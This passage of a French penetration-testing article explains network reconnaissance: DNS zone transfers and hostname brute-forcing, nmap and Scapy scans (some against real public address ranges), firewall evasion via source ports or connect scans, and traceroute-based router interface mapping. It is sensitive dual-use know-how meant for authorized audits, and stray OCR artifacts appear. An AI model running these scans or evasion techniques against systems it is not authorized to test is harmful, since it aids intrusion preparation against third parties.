Une entreprise n'est pas censée laisser quiconque récupérer ainsi le contenu intégral de ses zones DNS. Pourtant, c'est parfois le cas. Il arrive souvent que les DNS d'un domaine soient répartis sur les serveurs de plusieurs entités afin d'assurer une redondance. On trouvera telle université hébergeant quelques zones d'une école voisine, telle entreprise dupliquant ses zones sur les serveurs de son fournisseur d'accès ou de son info-gérant. Les politiques d'administration sont parfois très différentes d'une entité à l'autre et il n'est pas rare d'accéder à une zone sur un des serveurs esclaves. De plus, même après qu'une entreprise décide de ne plus confier ses zones à une autre, celles-ci peuvent subsister, et pour peu que certains enregistrements, comme les bases Whois, ne soient pas mis à jour, on peut retrouver trace de ces serveurs qui ne sont plus mentionnés dans les TLD, mais qui pourtant répondront à nos requêtes concernant notre zone cible. Enfin, tous les serveurs DNS ne sont pas forcément enregistrés dans la zone et certains serveurs « pour usage interne seulement » peuvent être accessibles et donc identifiables par un scan DNS. Ceux-ci n'étant pas considérés comme en première ligne, ils font l'objet de beaucoup moins d'attention et permettent parfois le transfert de zone. Il faut également penser à demander un transfert de zone pour tous les domaines et sous-domaines que nous aurions pu récolter dans les étapes précédentes.

Si, malgré tout, aucun transfert de zone n'est possible, tout n'est pas perdu pour autant. Nous pouvons en effet tenter une attaque par dictionnaire sur ces serveurs, à partir d'une liste de machines classique, comme, en vrac, `ns`, `ns0`, `ns1`, `mx`, `mx0`, `gw`, `gw0`, `gw-0`, `db`, `data`, `www`, `www0`, `mail`, `exchange`, `ftp`, `dialup`, `ecommerce`, `forum`, `smtp`, `smtphost`, `cvs`, `svn`, `vpn`, `lotus`, `webmail`, `websphere`, `private`, `priv8`, `pop`, `pop3`, `imap`, `proxy`, `secret`.

Bien sûr, il ne faut pas le faire à la main à chaque fois, mais créer un bon dictionnaire et utiliser des outils comme un simple script ou un programme évolué du type de TXDNS **[txdns]**.

Les RPC

Il n'y a pas grand-chose à dire ici. Lorsqu'un service de RPC est découvert, il fournit en général une liste des services disponibles, car ceux-ci sont généralement alloués dynamiquement. Par exemple, dans le cas des SUN/RPC, le port 111 TCP ou UDP agit comme point de rendez-vous. Lorsqu'on découvre un tel port ouvert sur une machine, on peut l'interroger à l'aide du programme rpcinfo, et récupérer l'ensemble des services proposés et la manière pour les joindre au moment de la requête.

```
$ rpcinfo -p 192.168.1.2
   program vers proto   port
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100003    4   udp   2049  nfs
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100003    4   tcp   2049  nfs
    100021    1   udp  32783  nlockmgr
    100021    3   udp  32783  nlockmgr
    100021    4   udp  32783  nlockmgr
    100021    1   tcp  37462  nlockmgr
    100021    3   tcp  37462  nlockmgr
    100021    4   tcp  37462  nlockmgr
    100005    1   udp    781  mountd
    100005    1   tcp    784  mountd
    100005    2   udp    781  mountd
    100005    2   tcp    784  mountd
    100005    3   udp    781  mountd
    100005    3   tcp    784  mountd
    100024    1   udp  32785  status
    100024    1   tcp  36636  status
```

Les scans

Les pièges à éviter

De bien connaître son scanner

Le piège le plus classique est l'utilisation de nmap **[nmap]** sans préciser l'intervalle de ports que l'on souhaite scanner. On s'attend en effet à ce que tous les ports, de 1 à 65535, soient passés en revue, alors qu'en fait seuls les ports référencés dans le fichier nmap-services sont utilisés. Il y en a 2276. En d'autres mots, moins de 3.5% de l'espace est couvert. Petit conseil qui en découle : si vous voulez garder un service discret, commencez par le faire tourner sur un port qui n'est pas dans ce fichier, et vous serez invisible de la plupart des scans opportunistes.

Seul le pénitemps pourra le passer

Il arrive parfois que certains pare-feu bloquent les paquets SYN n'ayant pas les options TCP Timestamp. Avec Netfilter, cela donne :

```
iptables -I INPUT -p tcp --syn --tcp-option ! 8 -j DROP
```

L'effet recherché est le blocage des scanners de port TCP, tels nmap, qui ne s'embarrassent pas de ces options, tout en permettant l'accès aux clients légitimes. L'effet est le suivant :

```
# nmap 192.168.1.1

Starting Nmap 4.20 ( http://insecure.org ) at 2007-09-02 11:58
        CEST
All 1697 scanned ports on 192.168.8.1 are filtered
MAC Address: 00:13:10:30:22:57 (Cisco-Linksys)

Nmap finished: 1 IP address (1 host up) scanned in 35.821
     seconds
```

Tous les ports sont annoncés comme filtrés, alors qu'on peut s'y connecter :

```
# telnet 192.168.1.1 22
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.
SSH-2.0-dropbear_0.47
```

La technique n'est pourtant pas aussi parfaite qu'elle pourrait sembler au premier abord. En effet, une partie faible, mais non nulle des clients légitimes sera bloquée. De plus, on pourrait penser qu'il faille un scanner de port plus évolué, intégrant la possibilité de rajouter des options TCP dans ses stimuli, pour contourner cette protection. En fait, un simple connect scan en viendra à bout.

```
# nmap -sT 192.168.1.1

Starting Nmap 4.20 ( http://insecure.org ) at 2007-09-02 12:00
        CEST
Interesting ports on 192.168.1.1:
Not shown: 1695 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
MAC Address: 00:13:10:30:22:57 (Cisco-Linksys)
```

Le problème des scans négatifs

Le scan de port TCP est le plus facile à faire. En effet, si un service est proposé par une adresse IP sur un port donné, il suffit d'y envoyer un paquet SYN. Si le service est accessible, alors un paquet SYN-ACK sera répondu, quel que soit le service et quel que soit le réseau, parce que c'est ainsi que TCP fonctionne, et si le serveur ne le fait pas, le service ne sera plus accessible par les clients légitimes.

Certains types de scans, comme un scan UDP ou un scan de protocole IP, ont une logique inversée. La pile réseau ne répond pas aux stimuli lorsque le service est présent, alors qu'on peut détecter son absence grâce à la réception d'un message d'erreur. Le problème est alors qu'on ne peut pas faire la différence entre un paquet filtré et un service présent, sans compter le fait que les messages d'erreur peuvent être soumis à des limitations dans les quantités émises. La technique est donc approximative et il faut être extrêmement prudent lorsqu'on utilise ces résultats.

Voyons par exemple le résultat d'un bête scan UDP sur le port 53 (DNS) d'une plage d'adresses IP à l'aide de Scapy **[scapy]**.

```
>>> res,unans = sr(IP(dst="207.68.160.0/24")/UDP(dport=53))
>>> res.show()
IP / UDP 172.16.15.2:53 > 207.68.160.19:53 ==> IP / ICMP
   204.95.96.65 > 172.16.15.2 dest-unreach 13 / IPerror / UDPerror
IP / UDP 172.16.15.2:53 > 207.68.160.45:53 ==> IP / ICMP
   65.54.147.37 > 172.16.15.2 dest-unreach 3 / IPerror / UDPerror
IP / UDP 172.16.15.2:53 > 207.68.160.64:53 ==> IP / ICMP
   204.95.96.73 > 172.16.15.2 dest-unreach 13 / IPerror / UDPerror
IP / UDP 172.16.15.2:53 > 207.68.160.76:53 ==> IP / ICMP
   204.95.96.69 > 172.16.15.2 dest-unreach 13 / IPerror / UDPerror
IP / UDP 172.16.15.2:53 > 207.68.160.80:53 ==> IP / ICMP
   204.95.96.77 > 172.16.15.2 dest-unreach 13 / IPerror / UDPerror
IP / UDP 172.16.15.2:53 > 207.68.160.126:53 ==> IP / ICMP
   207.46.38.118 > 172.16.15.2 dest-unreach 13 / IPerror / UDPerror
IP / UDP 172.16.15.2:53 > 207.68.160.175:53 ==> IP / ICMP
   207.68.160.175 > 172.16.15.2 dest-unreach 3 / IPerror / UDPerror
IP / UDP 172.16.15.2:53 > 207.68.160.176:53 ==> IP / ICMP
   207.68.160.176 > 172.16.15.2 dest-unreach 3 / IPerror / UDPerror
IP / UDP 172.16.15.2:53 > 207.68.160.192:53 ==> IP / ICMP
   204.95.96.65 > 172.16.15.2 dest-unreach 13 / IPerror / UDPerror
IP / UDP 172.16.15.2:53 > 207.68.160.205:53 ==> IP / ICMP
   204.95.96.77 > 172.16.15.2 dest-unreach 13 / IPerror / UDPerror
IP / UDP 172.16.15.2:53 > 207.68.160.208:53 ==> IP / ICMP
   204.95.96.69 > 172.16.15.2 dest-unreach 13 / IPerror / UDPerror
IP / UDP 172.16.15.2:53 > 207.68.160.222:53 ==> IP / ICMP
   204.95.96.65 > 172.16.15.2 dest-unreach 13 / IPerror / UDPerror
```

Comme il s'agit d'un scan négatif, nous n'avons de nouvelles que des paquets qui n'ont pas atteint un service. Est-ce à dire que le port 53/udp est ouvert sur 244 IP ? Peu probable. Nous avons, dans cet exemple, un cas de limitation dans l'émission d'ICMP. Si nous refaisons le test, nous obtiendrons d'autres IP. Si nous envoyons nos stimuli plus lentement, nous aurons plus de réponses.

Il y a une alternative pour découvrir de manière plus fiable des services tournant sur ce genre de protocoles. Puisque le niveau 4, c'est-à-dire la pile UDP, ne répond pas, on peut chercher de l'aide au niveau supérieur, c'est-à-dire au niveau de l'application. Il suffit en effet d'interagir avec cette dernière pour avoir une réponse. La difficulté étant qu'il faut connaître le type d'application pour provoquer cette réponse, chose qui n'était pas nécessaire avec TCP. Par exemple, on peut scanner les ports UDP 53 et 5353 en envoyant des requêtes DNS. S'il y a un serveur, il répondra et donc le scan redeviendra positif.

Ici, nous refaisons le scan précédent en rajoutant du DNS pour demander à toutes les IP quelle peut bien être l'adresse de www.test.com. Les éventuels serveurs DNS présents sur cette plage d'adresses IP ne connaissent très probablement pas la réponse, mais, comme ils sont polis, ils répondront pour le dire, et c'est le seul fait qu'ils répondent qui nous intéresse.

```
>>> res,unans = sr(IP(dst="207.68.160.0/24")/UDP()/
DNS(qd=DNSQR(qname="www.test.com")))

>>> res.show()
```

```
IP / UDP / DNS Qry "www.test.com"  ==> IP / ICMP 204.95.96.65 >
     172.16.15.2 dest-unreach 13 / IPerror / UDPerror
IP / UDP / DNS Qry "www.test.com"  ==> IP / ICMP 65.54.147.37 >
     172.16.15.2 dest-unreach 3 / IPerror / UDPerror
IP / UDP / DNS Qry "www.test.com"  ==> IP / ICMP 204.95.96.73 >
     172.16.15.2 dest-unreach 13 / IPerror / UDPerror
IP / UDP / DNS Qry "www.test.com"  ==> IP / ICMP 204.95.96.65 >
     172.16.15.2 dest-unreach 13 / IPerror / UDPerror
IP / UDP / DNS Qry "www.test.com"  ==> IP / ICMP 204.95.96.69 >
     172.16.15.2 dest-unreach 13 / IPerror / UDPerror
IP / UDP / DNS Qry "www.test.com"  ==> IP / ICMP 204.95.96.77 >
     172.16.15.2 dest-unreach 13 / IPerror / UDPerror
IP / UDP / DNS Qry "www.test.com"  ==> IP / ICMP 207.46.38.126 >
     172.16.15.2 dest-unreach 13 / IPerror / UDPerror
IP / UDP / DNS Qry "www.test.com"  ==> IP / ICMP 207.46.38.118 >
     172.16.15.2 dest-unreach 13 / IPerror / UDPerror
IP / UDP / DNS Qry "www.test.com"  ==> IP / UDP / DNS Ans
IP / UDP / DNS Qry "www.test.com"  ==> IP / UDP / DNS Ans
IP / UDP / DNS Qry "www.test.com"  ==> IP / UDP / DNS Ans
IP / UDP / DNS Qry "www.test.com"  ==> IP / UDP / DNS Ans
IP / UDP / DNS Qry "www.test.com"  ==> IP / ICMP 207.68.160.175 >
     172.16.15.2 dest-unreach 3 / IPerror / UDPerror
IP / UDP / DNS Qry "www.test.com"  ==> IP / ICMP 207.68.160.176 >
     172.16.15.2 dest-unreach 3 / IPerror / UDPerror
IP / UDP / DNS Qry "www.test.com"  ==> IP / UDP / DNS Ans
IP / UDP / DNS Qry "www.test.com"  ==> IP / ICMP 204.95.96.65 >
     172.16.15.2 dest-unreach 13 / IPerror / UDPerror
IP / UDP / DNS Qry "www.test.com"  ==> IP / ICMP 204.95.96.69 >
     172.16.15.2 dest-unreach 13 / IPerror / UDPerror
IP / UDP / DNS Qry "www.test.com"  ==> IP / ICMP 204.95.96.77 >
     172.16.15.2 dest-unreach 13 / IPerror / UDPerror
IP / UDP / DNS Qry "www.test.com"  ==> IP / ICMP 204.95.96.73 >
     172.16.15.2 dest-unreach 13 / IPerror / UDPerror
IP / UDP / DNS Qry "www.test.com"  ==> IP / ICMP 204.95.96.65 >
     172.16.15.2 dest-unreach 13 / IPerror / UDPerror
```

Ici, nous voyons sans doute possible où sont les serveurs. `Unicornscan` **[unicorn]** est également capable de faire des scans UDP avec charge applicative.

Le scan de port TCP

Le scan de port TCP va servir à déterminer l'ensemble des services accessibles en TCP. Il est incontournable, car il concerne la plupart des services et aussi parce que c'est le plus fiable.

Pour ce qui nous intéresse ici, tester quels sont les services accessibles, nous avons deux choix : le `connect scan` et le `syn scan`. Le premier est obtenu en demandant à notre OS de se connecter à chacun des ports que l'on souhaite tester, à l'aide de l'appel système `connect()`, d'où le nom. Le résultat du test dépend du retour de l'appel système. Le deuxième nécessite du programme qu'il forge lui-même les paquets TCP SYN. Le gros avantage qu'on obtient ici, dans le cas où le port est effectivement ouvert, est que nous obtenons le résultat avant d'avoir envoyé le ACK en réponse au SYN-ACK, et qu'on peut en conséquence envoyer un RST à la place. Le *Three way handshake* n'est donc pas terminé et les tentatives de connexions ne sont jamais remontées aux applications cibles. Le scan est donc plus furtif, puisqu'il ne finit pas dans les logs desdites applications. S'il est bien programmé, il consommera moins de mémoire et sera plus rapide que le `connect scan`, car il n'aura pas besoin d'allouer les structures nécessaires à l'établissement d'une vraie connexion et il pourra adapter les temps de retransmission de manière plus adaptée à un scan, où un paquet sans réponse est probablement filtré, alors que si on demande une connexion au noyau, ce dernier supposera que le service existe et qu'il faut faire le maximum pour le joindre. Cela dit, avec relativement peu d'imagination, on peut également faire pire...

```
$ nmap -sS -P0 -A -oA scan_result 1.2.3.4/24 -p 1-65535
```

Ici, n'importe quel scanner de masse fera l'affaire, pour peu qu'on ait conscience des faits introduits plus haut. Allons-y donc avec `nmap`, qui, même s'il n'est pas le meilleur, reste le plus répandu. Le plus simple sera d'utiliser la commande suivante :

Cela consiste à faire un SYN SCAN (`-sS`) sur l'intégralité de l'espace des ports (`-p 1-65535`), sur toutes les adresses IP de la cible, d'effectuer une détection du type d'OS et de service (`-A`), cela même si l'IP ne répond pas au ping ou au TCP ping (`-P0`), et de sauver le résultat en XML, texte simple et *greppable*. Chaque format a ses avantages et ses inconvénients. Autant tous les générer plutôt que d'avoir à refaire le scan.

Il est intéressant d'effectuer quelques scans en utilisant comme port source le port 20 pour les scans TCP et les ports 53, 67, 68, 69 ou 123 pour l'UDP. Cela exploite une erreur courante dans la configuration de matériel de filtrage, en particulier sans état. Certains protocoles sont difficiles à filtrer correctement. Dans le cas du FTP, lorsque le client est en mode FTP actif, mode par défaut de pas mal de clients FTP, la connexion de données s'établit du serveur FTP vers le client. Il faut donc que le routeur laisse entrer cette connexion. Or, elle peut venir de n'importe quelle adresse IP, aller vers n'importe quelle adresse IP interne et sur n'importe quel port. Si l'on n'a pas suivi la négociation sur le canal de contrôle, la seule chose dont on est sûr est que le port source de la connexion sera le port ftp-data, c'est-à-dire le port 20. Et c'est ainsi que pas mal de routeurs filtrants se retrouvent avec une règle autorisant tout paquet TCP provenant du port 20. Le problème se produit également pour l'UDP, où l'on va laisser passer tout paquet provenant de ports, tels que ceux cités précédemment, même si l'on rencontre ce cas plutôt pour des pare-feu personnels. On l'aurait même trouvé sur certaines *appliances* construites sur de l'UNIX. Comme quoi...

Lorsqu'un pare-feu sans état est sur le chemin, certains types de scans, comme le FIN scan ou le XMAS scan peuvent dépanner. Ces scans reposent sur le fait qu'une pile TCP répondra un RST lorsqu'un paquet sans le flag RST atteint un port fermé, et un paquet sans les flags SYN, RST, ni ACK sera jeté s'ils arrivent sur un port ouvert. Toutes les combinaisons de drapeaux entrant dans ces deux catégories permettront donc de distinguer un port ouvert (pas de réponse) d'un port fermé (RST). Pour peu qu'une combinaison soit autorisée à passer alors que les paquets SYN sont bloqués, nous pouvons scanner à travers le dispositif de filtrage.

Les subtilités

Pour obtenir une bonne vision du réseau distant, tous les détails comptent. En particulier, chaque réponse à un stimulus doit être analysée. Recevoir un TCP Reset en réponse à un TCP SYN, ne veut pas dire la même chose que recevoir un ICMP *port unreachable*, qui est encore différent d'un ICMP *host administratively prohibited*. Des scanners comme `nmap`, qui réduisent tout à *open*, *closed* ou *filtered*, sont tout juste bons à faire le gros du travail, mais certainement pas les finitions.

Parmi les recettes qu'on peut retenir, lorsqu'on reçoit un TCP Reset, il faut vérifier la valeur du champ TTL du paquet reçu et le comparer à celui d'un TCP SYN-ACK, par exemple. En normalisant la valeur de départ, si le TCP Reset a parcouru un ou plusieurs *hops* de moins, il est probable qu'il ait été forgé par une passerelle, indiquant que notre paquet n'a jamais atteint la cible. C'est très souvent le cas du port 113 (`ident`).

Autre détail important, lorsqu'un stimulus est répondu par un message ICMP host unreachable et qu'il s'est écoulé un temps sensiblement supérieur au RTT normal entre la requête et la réponse, il est probable que le routeur ayant généré l'erreur ait tenté de joindre l'hôte demandé sur un réseau Ethernet, mais qu'il ait dû attendre le *timeout* de ses requêtes ARP avant de déclarer la cible inexistante. On peut donc distinguer un paquet bloqué d'un paquet sans cible.

À ce stade, vous devriez avoir compris combien l'étude du comportement du réseau à nos stimuli nous renseigne sur sa configuration. En particulier, il est surprenant de voir comment les pare-feu souvent qualifiés de transparents, non pas en raison de leur jeu de règles laxistes, mais de leur mode de fonctionnement, révèle souvent leur existence par l'absence d'erreurs retournées en cas d'interrogation de ports fermés.

Découverte de la topologie

L'architecture de mail

Le protocole de mail SMTP possède lui aussi son *traceroute*. Lorsqu'on regarde les en-têtes d'un mail, on peut trouver ce genre de choses :

```
Received: (qmail 24015 invoked by uid 503); 30 Aug 2007
          15:59:43 -0000
Received: (QMFILT: 1.0); 30 Aug 2007 15:59:43 -0000
Received: from b6.ovh.net (HELO mail59.ha.ovh.net)
          (213.186.33.56)
  by 24.mail-out.ovh.net with SMTP; 30 Aug 2007 15:59:42 -0000
Received: from b0.ovh.net (HELO queue-out) (213.186.33.50)
    by b0.ovh.net with SMTP; 30 Aug 2007 15:59:36 -0000
Received: from b0.ovh.net (HELO queue) (213.186.33.50)
    by b0.ovh.net with SMTP; 30 Aug 2007 15:59:36 -0000
Received: from mx.moog.org (88.191.42.160)
  by mx0.ovh.net with SMTP; 30 Aug 2007 15:59:34 -0000
```

Lorsqu'un mail est envoyé, plusieurs MTA (*Mail Transfert Agent*) vont le router jusqu'à sa destination finale. Chaque MTA traversé va rajouter une petite ligne en haut de l'en-tête en précisant de qui il l'a reçu et qui il est. Normalement, les traversées d'Internet se font en 1 hop, et la plupart des hops accumulés le sont pendant la traversée du réseau d'une organisation, où l'on va souvent trouver plusieurs couches : le MTA externe, redondant et capable d'encaisser tout le spam du monde, l'antispam chargé d'en jeter une grosse partie, l'antivirus, puis le MTA interne qui connaît toutes les boîtes.

Dans l'exemple précédent, on peut voir un mail provenant de **mx.moog.org** se faufiler à travers tous les MTA de OVH.

Le premier endroit où l'on peut trouver ce genre d'en-têtes concernant notre cible, c'est le mail du RSSI nous annonçant le lancement de la prestation du test d'intrusion. Ben oui !

Ensuite, pour faire moins vautour, on peut envoyer un mail à une adresse e-mail inexistante. Si la cible a une architecture de courrier assez développée, il est probable que le mail sera accepté par le MTA externe (celui référencé en tant que MX du domaine), puis jeté plus loin. Lorsqu'on recevra la notification, celle-ci nous donnera non seulement le chemin qu'elle a suivi, mais elle incorporera sans doute en pièce jointe l'en-tête du mail qu'elle a reçu, qui contiendra lui le chemin d'entrée. Les deux chemins n'étant pas nécessairement les mêmes, l'information peut être intéressante.

ACK scans

Le ACK scan se différencie des autres types de scans TCP par le fait qu'il ne sert pas à déterminer l'état d'un port sur une pile TCP, mais à déterminer si un paquet atteint bien cette cible ou s'il est détruit en route. En effet, un paquet ACK arrivant sur un port ouvert ou fermé provoquera l'envoi d'un paquet RST dans les deux cas. On peut ainsi déterminer la présence d'équipements tels des routeurs filtrants sur le chemin, ainsi qu'éventuellement leur politique de filtrage.

Traceroute

Les réseaux ne sont pas rectilignes. Pour leur rendre leurs dimensions, il faut mettre en évidence les équipements sur les routes qui mènent aux différents services découverts. La façon la plus simple est le traceroute. Cette technique bien connue et largement documentée s'appuie sur un mécanisme du protocole IP. Un paquet IP contient un champ TTL (*Time To Live*) dont la valeur est décrémentée à chaque passage du paquet à travers un routeur. Lorsque la valeur de ce champ atteint 0, le paquet est envoyé au paradis des paquets (sauf s'il a le bit *evil*), et le routeur envoie un faire-part à l'expéditeur, sous la forme d'un paquet ICMP *Time exceeded in transit*. Ce mécanisme permet d'empêcher Internet de mourir sous une masse grandissante de paquets zombies, et donc de ne pas avoir à le *rebooter* régulièrement.

Pour interagir avec un routeur sur le chemin, il suffit donc de s'arranger pour qu'un paquet meure dans ses bras, l'obligeant alors à manifester sa présence en notifiant le décès. Cela consiste simplement à émettre le paquet avec une valeur de champ TTL adéquate, ce qui constitue la base du concept de « traceroute ».

Le point-clé qui différencie le bon traceroute du mauvais est l'obtention d'un signal clair et univoque lorsqu'un paquet atteint la cible finale. En effet, une réponse équivoque, ou tout simplement une absence de réponse, ne nous permettra pas de conclure quant aux résultats du test. Toute la difficulté de cette technique repose donc sur le choix judicieux du stimulus à envoyer pour obtenir une telle réponse.

Techniques de traceroute

En envoyant à une même destination des paquets dont on incrémente la valeur du champ TTL de 1 jusqu'à une valeur suffisamment grande, nous allons découvrir tous les routeurs sur le chemin en les forçant à nous renvoyer des erreurs ICMP, les uns après les autres. Enfin, un paquet dont la valeur du champ TTL sera suffisante atteindra la cible. Nous obtenons ainsi deux informations importantes. La première est le nombre de routeurs qui nous séparent de la destination. Nous qualifions couramment cette valeur de distance, et c'est ainsi que nous l'appellerons par la suite. La seconde est la liste des adresses IP de ces routeurs.

```
>>> traceroute("www.google.com")
Begin emission:
************************Finished to send 30 packets.
*****
Received 30 packets, got 30 answers, remaining 0 packets
   64.233.183.147:tcp80
1  172.16.16.254    11
2  172.16.128.1     11
3  213.215.50.137   11
4  194.79.130.114   11
5  195.219.198.29   11
6  80.231.72.45     11
7  80.231.72.42     11
8  195.219.144.2    11
9  195.219.195.21   11
10 195.219.195.14   11
11 195.219.67.206   11
12 209.85.252.42    11
13 72.14.233.63     11
14 209.85.248.79    11
15 72.14.233.77     11
16 209.85.249.129   11
17 64.233.183.147   SA
18 64.233.183.147   SA
19 64.233.183.147   SA
20 64.233.183.147   SA
```

La technique reposant sur un mécanisme purement IP, elle fonctionnera théoriquement quel que soit le protocole supérieur. Cependant, les décisions de routage et de filtrage peuvent s'effectuer sur la base des couches hautes, surtout lorsqu'on entre dans le réseau final. Par exemple, les paquets à destination de services non utilisés seront probablement filtrés, entraînant une absence de réponse au-delà d'une distance donnée. Il faudra donc ajouter aux paquets IP utilisés comme sondes les bons protocoles de niveau 4, voire 5, pour montrer patte blanche et atteindre le but. Autre exemple, certains services apparaissant sur la même adresse IP peuvent en fait terminer leur chemin sur des machines différentes, et donc emprunter deux chemins différents, lesquels devront être découverts. Là encore, le choix des couches supérieures aura une influence sur le résultat du test.
Les outils classiques de traceroute utilisent les stimuli suivants :

- paquet UDP à destination d'un port haut supposé fermé, pour le bon vieux traceroute Unix ;
- ICMP *Echo request* (ping), pour le traceroute Windows ;
- TCP SYN à destination d'un port ouvert, dit « traceroute TCP », comme dans l'exemple précédent.


À ces stimuli qu'on retrouve implémentés dans la plupart des outils disponibles, on pourra en ajouter d'autres, spécialement adaptés une situation donnée, en particulier lorsqu'on vise une adresse IP n'exhibant que des services au-dessus d'UDP :

- requête DNS ;
- requête IKE ;
- etc.

La porte de derrière

Lorsque nous effectuons un traceroute, l'adresse que nous obtenons pour chaque routeur est celle de l'interface qui nous fait face. Or, forts de vouloir cartographier le réseau, nous aimerions bien connaître aussi l'adresse de l'interface qui fait face à la cible : l'interface de derrière.

Pour découvrir cette adresse, nous allons utiliser une propriété intéressante du protocole IP : toutes les adresses d'une machine sont à la même distance, et s'atteignent donc avec la même valeur de TTL. Considérons le cas suivant.



1

Le routeur A est sur le chemin qui mène à notre cible. Un traceroute classique nous permet de découvrir son adresse, A1, et sa distance, à 7 hops de nous. Le routeur suivant est B, nous voyons son adresse, B1, et sa distance, 8 hops. Nous cherchons à obtenir l'adresse A2, adresse de l'interface de A qui fait face à B. De part le fonctionnement des mécanismes de routage, nous savons que A2 et B1 appartiennent au même sous-réseau IP. Toutes les adresses de ce sous-réseau sont atteintes à travers A, et sont donc à 8 hops de nous, excepté une, celle de A lui-même qui est à 7 hops. Scannons donc cette plage d'adresses avec une valeur de TTL de 7. Nous obtiendrons en toute logique un message ICMP Time exceeded in transit pour toutes les adresses IP que nous ne pourrons pas joindre. La seule adresse IP à ne pas répondre de message ICMP Time exceeded in transit sera A2.

Dans le cas général, A peut avoir plusieurs adresses dans la plage. Cela peut se produire quand celle-ci est fragmentée en sous-sous-réseaux. Donc, par extrapolation, toutes les adresses de ce sous-réseau pour lesquelles la réponse ne sera pas un ICMP Time exceeded in transit appartiendront à A. En choisissant judicieusement le stimulus envoyé, nous sommes ainsi capables d'identifier A2 et éventuellement de nouvelles adresses, comme A3, correspondant à d'autres interfaces de A. Nous pouvons répéter le processus sur tous les routeurs du chemin et obtenir une topologie la plus fidèle possible.

Reprenons notre traceroute vers **www.google.com** et les deux routeurs de distance 7 et 8, respectivement 80.231.72.42 et 195.219.144.2. Essayons de découvrir la seconde adresse du premier. Nous allons donc scanner la plage 195.219.144.0/24 avec une valeur de TTL de 7. L'étendue de la plage peut être déterminée avec un Whois ou une simple supposition, de préférence crédible.

```
>>> res,unans=sr(IP(dst="195.219.144.2/24", ttl=7)/TCP())
Begin emission:
************************************************************
************************Finished to send 256 packets.
**
Received 256 packets, got 256 answers, remaining 0 packets
>>> res[TCP].show()
0000 IP / TCP 172.16.16.64:ftp_data > 195.219.144.1:www S ==> IP
          / TCP 195.219.144.1:www > 172.16.16.64:ftp_data RA /
          Padding
0001 IP / TCP 172.16.16.64:ftp_data > 195.219.144.5:www S ==> IP
          / TCP 195.219.144.5:www > 172.16.16.64:ftp_data RA /
          Padding
0002 IP / TCP 172.16.16.64:ftp_data > 195.219.144.9:www S ==> IP
          / TCP 195.219.144.9:www > 172.16.16.64:ftp_data RA /
          Padding
0003 IP / TCP 172.16.16.64:ftp_data > 195.219.144.13:www S ==>
          IP / TCP 195.219.144.13:www > 172.16.16.64:ftp_data RA
          / Padding
0004 IP / TCP 172.16.16.64:ftp_data > 195.219.144.17:www S ==>
          IP / TCP 195.219.144.17:www > 172.16.16.64:ftp_data RA
          / Padding
0005 IP / TCP 172.16.16.64:ftp_data > 195.219.144.21:www S ==>
          IP / TCP 195.219.144.21:www > 172.16.16.64:ftp_data RA
          / Padding
0006 IP / TCP 172.16.16.64:ftp_data > 195.219.144.25:www S ==>
          IP / TCP 195.219.144.25:www > 172.16.16.64:ftp_data RA
          / Padding
```

Nous savons maintenant que le routeur de distance 7 possède sept interfaces sur la plage d'adresses interrogée. Reste à savoir laquelle fait face au routeur suivant sur le chemin qui mène à Google. Nous savons que l'adresse qui nous intéresse et 195.219.144.2 doivent appartenir au même sous-réseau. Le seul candidat possible est donc 195.219.144.1. En effet, en observant la répartition des adresses, il apparaît que les sous-réseaux sont des blocs de quatre adresses (/30), laissant place à seulement deux adresses d'hôte consécutives. Ceci nous permet en outre de déduire que ce routeur est relié aux adresses suivantes sur cette classe :

- 195.219.144.2 ;
- 195.219.144.6 ;
- 195.219.144.10 ;
- 195.219.144.14 ;
- 195.219.144.18 ;
- 195.219.144.22 ;
- 195.219.144.26 .

On voit bien qu'une telle technique ne donne pas de résultats définitifs. Quand le routeur dont il essaye de découvrir les interfaces en possède plus de deux, comme c'est le cas ici, l'auditeur doit émettre des hypothèses sur la taille des sous-réseaux de manière à associer les adresses détectées aux liens qu'il observe. Ce faisant, il peut être amené à lancer un grand nombre de sollicitations avec des valeurs de TTL différentes à destination de plages variées, puis croiser les résultats obtenus pour obtenir une cartographie plus précise. Quand les réseaux testés utilisent beaucoup d'interconnexions, cette tâche peut se montrer rapidement fastidieuse.

Dans un tel processus, le DNS est en général un allié de poids. Souvent, le simple examen des conventions de nommage utilisées pour les routeurs nous fournit des indications intéressantes. Si nous appliquons la technique précédente à l'interconnexion entre 80.231.72.45 et 80.231.72.42, nous allons obtenir une dizaine de réponses. Si nous demandons une résolution DNS pour chacune, nous nous apercevons qu'elles ont toutes le même suffixe, indiquant qu'elles appartiennent probablement au même routeur :

```
$ host 80.231.72.45
45.72.231.80.in-addr.arpa domain name pointer if-2-0.core1.PG1-
                                                Paris.teleglobe.net.
$ host 80.231.72.5
5.72.231.80.in-addr.arpa domain name pointer if-5-1.core1.PG1-Paris.
                                               teleglobe.net.
$ host 80.231.72.17
17.72.231.80.in-addr.arpa domain name pointer if-1-0-0.core1.PG1-
                                                Paris.teleglobe.net.
$ host 80.231.72.33
33.72.231.80.in-addr.arpa domain name pointer if-6-0.core1.PG1-
                                                Paris.teleglobe.net.
$ host 80.231.72.41
41.72.231.80.in-addr.arpa domain name pointer if-3-0.core1.PG1-
                                                Paris.teleglobe.net.
```

